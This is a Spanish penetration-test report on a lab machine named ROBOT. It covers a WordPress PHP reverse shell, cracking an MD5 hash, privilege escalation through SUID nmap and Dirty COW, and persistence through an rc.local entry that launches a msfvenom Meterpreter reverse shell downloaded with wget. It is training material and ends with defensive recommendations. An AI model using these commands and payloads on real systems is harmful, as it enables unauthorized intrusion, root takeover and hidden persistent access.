Con ayuda de [Revshells](#) podemos generar una que permita llegar a este objetivo, en este caso utilizaremos “**PHP PentestMonkey**” (ya que al hacer ciertas pruebas fue el código que nos facilitó el ingreso más fácilmente) como modelo de “**Shell**”, seleccionando como siempre la IP de nuestro equipo y el puerto de escucha.




***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ROBOT.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO


Copiaremos el código, en la página que anteriormente seleccionamos y lo guardaremos, aunque como recomendación podría ser en una página menos visible para el administrador de “WordPress” esto nos permitirá evadir el descubrimiento de nuestra forma de conexión.



Habilitamos el puerto de escucha.



El siguiente paso será abrir el enlace correspondiente a la página en que inyectamos nuestra consola inversa.



Haciendo esto obtendremos una conexión en el puerto de escucha, logrando así el acceso a la máquina.

***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Ya dentro del equipo podemos verificar que usuario tenemos, en esta ocasión, “**daemon**”. Para completar la explotación, será necesario ubicar alguna debilidad del sistema.


```
(hmstudent@kali)-[~]
$ nc -lvnp 4000
listening on [any] 4000 ...
connect to [192.168.32.132] from (UNKNOWN) [192.168.32.128] 35128
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
15:08:04 up 11 min, 0 users, load average: 0.01, 0.25, 0.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

Podemos revisar las ubicaciones o archivos donde tenemos permisos de ejecución, nos mostrará los siguientes accesos interesantes.

```
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Tenemos tanto “**mount**”, “**unmount**”, “**sudo**” y “**Nmap**”, dichas funciones no suelen estar disponibles para usuarios convencionales, así que son una pista para orientar nuestro escalamiento de privilegios.

Ahora publicaremos y copiaremos un “**Linpeas**” al equipo, para así orientarnos mejor y quizá encontrar otro vector que nos permita elevar nuestros permisos.



***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Como puntos destacables, que obtenemos gracias a “**Linpeas**” encontraremos que este Kernel de Linux cuenta con alguna vulnerabilidad altamente explotable.

```

System Information
-----
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/kernel-exploits
Linux version 5.13.0-55-generic (build@brownie) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015
Distributor ID: Ubuntu
Description: Ubuntu 14.04.2 LTS
Release: 14.04
Codename: trusty

```

Efectivamente, también descubre que el “**Nmap**” posee una vulnerabilidad importante para atacar. Aunque lamentablemente no podemos aplicar esta ofensiva en el usuario actual.

```

-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap

```

Otro detalle que puede ser valioso es que los puertos de ftp (21), el puerto 2812 (cpanel) y el 3306 (MySQL) están abiertos de manera local en el equipo.

```

Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/open-ports
tcp      0  0 127.0.0.1:21          0.0.0.0:*          LISTEN   -
tcp      0  0 127.0.0.1:2812        0.0.0.0:*          LISTEN   -
tcp      0  0 127.0.0.1:3306        0.0.0.0:*          LISTEN   -
tcp6     0  0 :::443                :::*               LISTEN   -
tcp6     0  0 :::80                 :::*               LISTEN   -

```

Además de esto también nos sugiere algunas vulnerabilidades a explotar.

```

Executing Linux Exploit Suggester 2
https://github.com/jondonas/linux-exploit-suggester-2
[1] exploit_x
    CVE-2018-14665
    Source: http://www.exploit-db.com/exploits/45697
[2] overlayfs
    CVE-2015-8660
    Source: http://www.exploit-db.com/exploits/39230
[3] pp_key
    CVE-2016-0728
    Source: http://www.exploit-db.com/exploits/39277
[4] timeoutpwn
    CVE-2014-0038
    Source: http://www.exploit-db.com/exploits/31346

```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Podemos ver que existen unas llaves públicas que podríamos utilizar o “secuestrar”. Inclusive, hay una indicación que podemos acceder como usuario “root” sin contraseña desde SSH.

```
-rw-r--r-- 1 root root 600 Nov 13 2015 /etc/ssh/ssh_host_dsa_key.pub
-rw-r--r-- 1 root root 172 Nov 13 2015 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 92 Nov 13 2015 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 392 Nov 13 2015 /etc/ssh/ssh_host_rsa_key.pub

Port 22
PermitRootLogin without-password
PubkeyAuthentication yes
PermitEmptyPasswords no
ChallengeResponseAuthentication no
UsePAM yes
```

Aunque revisando una indicación más abajo se nos muestra que existen varios archivos dentro de la carpeta de un usuario del equipo.

```
Files inside others home (limit 20)
/home/robot/bandera2.txt
/home/robot/password.raw-md5
```

Podemos investigarlos, ya que uno es la “bandera2” objetivo y la otra parece ser una contraseña encriptada.

```
daemon@linux:/dev/shm$ cat /home/robot/bandera2.txt
cat /home/robot/bandera2.txt
cat: /home/robot/bandera2.txt: Permission denied
daemon@linux:/dev/shm$ cat /home/robot/password.raw-md5
cat /home/robot/password.raw-md5
3f15b52bfa4d874fa7d42b173c1a341d
```

```
-r----- 1 robot robot 33 May 11 2022 bandera2.txt
-rw-r--r-- 1 robot robot 33 May 11 2022 password.raw-md5
```

No tenemos acceso a esta bandera, debido a los permisos del usuario, lo limita a solo ser visto por el dueño, pero el archivo que contiene una contraseña codificada, la podemos descifrar.

En este caso con ayuda de “John The Ripper”.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Guardaremos el “hash” en un documento llamado “**pass.txt**” y le aplicaremos el siguiente comando.

```
(hmetudent@kali) ~ - [Desktop/ROBOT]
$ john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
sayajin23 (?)
ig 0.00:00:00 DONE (2024-05-20 17:59) 1.086g/s 4312Kp/s 4312Kc/s 4312KC/s sayakiranasendawartrumpetpkt.. saya4444
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Nos va a descifrar la contraseña “**sayajin23**” esta podríamos usarla para cambiarnos al usuario “**robot**”, realizaremos la prueba, sin antes que nada, mejorar esta terminal, ya que como el usuario actual no posee una como tal, va a ser un requisito indispensable si queremos migrar de usuario.

Utilizaremos el siguiente comando: **python -c 'import pty; pty.spawn("/bin/bash")'**

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ TERM=xterm
```

Esto nos dejará cambiarnos al usuario “**robot**” y además abrir la segunda bandera.

```
daemon@linux:/$ su robot
su robot
Password: sayajin23

robot@linux:/$ cat /home/robot/bandera2.txt
cat /home/robot/bandera2.txt
c6ad356a6d4ab0c2c9d033caadf28469
```

Ahora mismo ya tenemos un usuario del equipo, es posible ejecutar la vulnerabilidad de “**Nmap**”, y para ver las disponibles nos dirigimos a [GTFOBINS](#), y ubicaremos la que más se adecue a nuestra necesidad, en este caso en específico, podemos usar la vulnerabilidad de “**SUDO**” disponible en la página.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Realice la prueba con la primera opción pero al requerir estar en el grupo “**sudo**”, nos muestra un error de permisos, así que realizamos la prueba con la segunda, omitiendo la palabra “**sudo**”.

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Aplicaremos el comando de esta manera, ubicándonos primero en el directorio de “**Nmap**”:

```
robot@linux:/$ cd /usr/local/bin
cd /usr/local/bin
robot@linux:/usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

Obtuvimos acceso como root, ahora solo quedaría verificar el contenido de la bandera 3.

```
# cat /root/bandera3.txt
cat /root/bandera3.txt
6c6b1c7089af9c9bb7ac78f06c3c1685
```

Con esto completaríamos la explotación.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

4. Escalación de privilegios si

La escalación de privilegios en esta máquina se produce al contar con el “Nmap” desactualizado, por debajo de la versión 5.21, esta vulnerabilidad le permite al programa ejecutar comandos como si del usuario “root” se tratase, dándonos privilegios altos al instante. Es importante resaltar que ese detalle se podría mitigar, solo quitando el acceso de “Nmap” a cualquier otro usuario que no sea el administrador.

5. Banderas

Bandera1.txt	b8a2bd7f70b405df8823bd4442892c6c
Bandera2.txt	c6ad356a6d4ab0c2c9d033caadf28469
Bandera3.txt	6c6b1c7089af9c9bb7ac78f06c3c1685

6. Herramientas usadas

Nmap	Enumeración de puertos y servicios / vulnerabilidad
RevShells.com	Generar consola inversa
WordPress	Ejecución para conexión primaria con el equipo
Linpeas	Verificación de vulnerabilidades
John The Ripper	Desencriptado de contraseñas
Python	Consola para cambiar de usuario
GTFOBINS	Información de vulnerabilidad para subir privilegios
Gobuster	Ubicaciones de la web

7. EXTRA Opcional

PUNTO EXTRA EXPLOIT 1

Automático

Herramientas usadas

Searchsploit

Búsqueda del exploit

Como ya habíamos visto antes, este “**Kernel 3.13.0-55-generic**” de Linux cuenta con una vulnerabilidad grave, siendo llamada “**COW**” por sus iniciales de “**Copy-on-Write**”, este fallo afecta a bastantes maquinas, ya que estuvo sin resolver por 9 años. Consiste en la copia y escritura de un archivo múltiples veces en memoria, haciendo particularmente que se escriba el archivo “**etc/passwd**” elevando los permisos del usuario actual ya que ocupara en memoria al “**root**”.

Para empezar ubicaremos el “**exploit**” con “**searchsploit**”:

```
(hmstudent@kali)-[~]
$ searchsploit Dirty Cow

Exploit Title | Path
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1) | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2) | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem' Race Condit | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem' Race Condition Privil | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRACE_POKEDATA' Race Condition (Writ | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Pri | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write | linux/local/40611.c
```

El que más nos interesa es el “**40616.c**” ya que este aplicará directamente el escalamiento de permisos al usuario.

Descarguemos el archivo en nuestro equipo:

```
(hmstudent@kali)-[~/Desktop/ROBOT/Exploits]
$ searchsploit -m 40616.c

Exploit: Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem' Race Condition Privilege Escalation (SUID Method)
URL: https://www.exploit-db.com/exploits/40616
Path: /usr/share/exploitdb/exploits/linux/local/40616.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text
Copied to: /home/hmstudent/Desktop/ROBOT/Exploits/40616.c
```



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Le cambiaremos el nombre a nuestro gusto para un mejor manejo:

```
(hmstudent@kali)-[~/Desktop/ROBOT/Exploits]
$ mv 40616.c dirtycow.c

(hmstudent@kali)-[~/Desktop/ROBOT/Exploits]
$ ls
dirtycow.c
```

Publicaremos un servidor “http” para compartir el archivo con nuestro equipo victima:



Lo descargamos en el objetivo, tener en cuenta que esta explotación puede ser tanto con “daemon” como “robot”.

```
daemon@linux:/dev/shm$ wget http://192.168.32.132:1000/dirtycow.c
wget http://192.168.32.132:1000/dirtycow.c
--2024-05-21 10:36:32-- http://192.168.32.132:1000/dirtycow.c
Connecting to 192.168.32.132:1000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4803 (4.7K) [text/x-csrc]
Saving to: 'dirtycow.c'

0K .... 100% 2.32M=0.002s

2024-05-21 10:36:32 (2.32 MB/s) - 'dirtycow.c' saved [4803/4803]
```

Verificamos de que manera se debe ejecutar con la información dentro desde el mismo archivo:

```
(hmstudent@kali)-[~/Desktop/ROBOT/Exploits]
$ head dirtycow.c
/*
 *
 * EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system
 * more stable.
 *
 * (un)comment correct payload first (x86 or x64)!
 *
 * $ gcc cowroot.c -o cowroot -pthread
 * $ ./cowroot
```

***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Compilaremos el “**script**” como en las indicaciones, sin olvidarnos de darle permisos de ejecución con “**chmod**”:

```
daemon@linux:/dev/shm$ gcc dirtycow.c -o dirtycow -pthread
gcc dirtycow.c -o dirtycow -pthread
dirtycow.c: In function 'proccelfmemThread':
dirtycow.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from dirtycow.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
dirtycow.c: In function 'main':
dirtycow.c:142:5: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t' [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);
    ^
daemon@linux:/dev/shm$ chmod +x dirtycow
```

Ejecutaremos este exploit y obtendremos los permisos de administrador:

```
daemon@linux:/dev/shm$ ./dirtycow
./dirtycow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
wthread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@linux:/run/shm# whoami
whoami
root
root@linux:/run/shm# cat /root/bandera3.txt
cat /root/bandera3.txt
6c6b1c7089af9c9bb7ac78f06c3c1685
```

NOTA IMPORTANTE: Cabe aclarar que este “**script**” es altamente inestable, en 18 de 20 ocasiones provoca que el equipo se cuelgue, así que es recomendable utilizarlo como última medida en un ataque, nos permitiría ejecutar alguna tarea o ajuste que solo sea posible para el administrador.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

PUNTO EXTRA - PERSISTENCIA

Herramientas usadas

Pluma	Editar Scripts
Msfvenom	Generar consola inversa
Metasploit	Escucha de puerto por medio de Meterpreter

Esta forma de persistencia es aprovechándonos de una herramienta llamada **“rc.common/rc.local”** que viene preinstalada en el equipo y se encarga de ejecutar **“scripts”** justo al inicio de sesión, en este caso, para ejecutar la máquina por primera vez.


Primero que nada ya debemos tener permisos como **“root”** en el equipo para aplicar esta persistencia.

Encontramos el archivo **“rc.local”** en la carpeta **“/etc/”** del equipo víctima, podemos ver su contenido de la siguiente forma.

```
cat /etc/rc.local
#!/bin/sh -e
#execute firstboot.sh only once
if [ ! -e /root/firstboot_done ]; then
    if [ -e /root/firstboot.sh ]; then
        /root/firstboot.sh

        fi
    touch /root/firstboot_done
fi
exit 0
```

Copiaremos el código y lo guardaremos en un archivo con el mismo nombre en nuestro equipo, agregando una línea que hará referencia donde ubicaremos nuestro **“Shell reverse”** en el equipo víctima (**antes del exit 0**).




***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Ya con el documento anterior generado, vamos a crear nuestra consola reversa para la conexión con equipo víctima. En esta ocasión me decante por generar un tipo “**Staged**” que se conecta a “**Meterpreter**” en “**Metasploit**” pero se puede aplicar con una consola tradicional. Esta decisión es más que todo para tener más opciones de dominio sobre el equipo.

Solo esperamos un momento a que sea generado en nuestra máquina.




```

(hmstudent@kali) [ /Desktop/ROBOT/Exploits ]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.32.132
LPORT=4444 -f elf -o Shell.elf


[-] No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: Shell.elf

```

Publicaremos ambos archivos en un servidor “**http**” para pasarlos al equipo víctima.



Ahora en la consola que ya tenemos arriba con la sesión del equipo atacado, vamos a eliminar el “**rc.local**” original y copiamos tanto el editado como nuestra “**Shell**” de conexión.



```

rm /etc/rc.local
pwd
/
cd /etc
wget http://192.168.32.132:1000/rc.local
--2024-05-22 00:58:30-- http://192.168.32.132:1000/rc.local
Connecting to 192.168.32.132:1000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 220 [application/octet-stream]
Saving to: 'rc.local'

0K
2024-05-22 00:58:30 (1.99 MB/s) - 'rc.local' saved [220/220]

```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Sin olvidarnos agregar la función de ejecutar con “**chmod**”:

```
chmod +x rc.local
```

Haremos lo mismo con el archivo de la consola.

```
cd /root
ls
bandera3.txt
firstboot done
wget http://192.168.32.132:1000/Shell.elf
--2024-05-22 01:04:18-- http://192.168.32.132:1000/Shell.elf
Connecting to 192.168.32.132:1000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'Shell.elf'

0K      100% 1.72M=0s

2024-05-22 01:04:18 (1.72 MB/s) - 'Shell.elf' saved [207/207]
```

Dando los permisos de ejecución también:

```
chmod +x Shell.elf
```

Ahora nos tocaría levantar un “**handler**” en “**Metasploit**” que nos ayudara por medio de “**Meterpreter**” a conectarnos desde nuestro computador.

```
(hmstudent@kali)-[~]
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
[*] Starting the Metasploit Framework console... -
```

Seleccionaremos el “**/multi/handler**” y le asignaremos el “**Payload**”
“**Linux/x86/meterpreter/reverse_tcp**”

```
msf6 > use /multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Revisaremos las opciones del “**handler**” y solamente nos solicita la IP de nuestro equipo, porque el puerto ya se lo asignamos en la “**Shell**” de conexión, siendo el mismo que usa “**Metasploit**” por defecto.

```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.32.132  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```

Seleccionaremos nuestra IP y corremos el “**exploit**”:

```
msf6 exploit(multi/handler) > set LHOST 192.168.32.132
LHOST => 192.168.32.132
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
```

Si el equipo se llega a reiniciar, la conexión que hará hacia nosotros será con privilegios de “**root**”:

```
[*] Started reverse TCP handler on 192.168.32.132:4444
[*] Sending stage (1017704 bytes) to 192.168.32.128
[*] Meterpreter session 1 opened (192.168.32.132:4444 -> 192.168.32.128:48244) at 2024-05-21 18:14:50 -0600

meterpreter > getuid
Server username: root
```

8. Conclusiones y Recomendaciones

- 1) No publicar en las páginas información que pueda facilitar la explotación de nuestros equipos.
- 2) Actualizar las herramientas, sistema y Kernel del equipo para estar menos expuesto.
- 3) Proteger nuestros CMS con funciones anti-fuerza bruta, como la revocación por cantidad de intentos fallidos o que no den pistas si el usuario fue encontrado.
- 5) No brindar SUID en aplicaciones que puedan tener acceso como usuario “**root**”.
- 6) No dejar archivos encriptados, o que sean sencillos de desencriptar en ubicaciones con acceso público, ya que nos pueden exponer.
- 7) Aumentar la complejidad de las contraseñas de los usuarios que se manejen en nuestros equipos.

***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT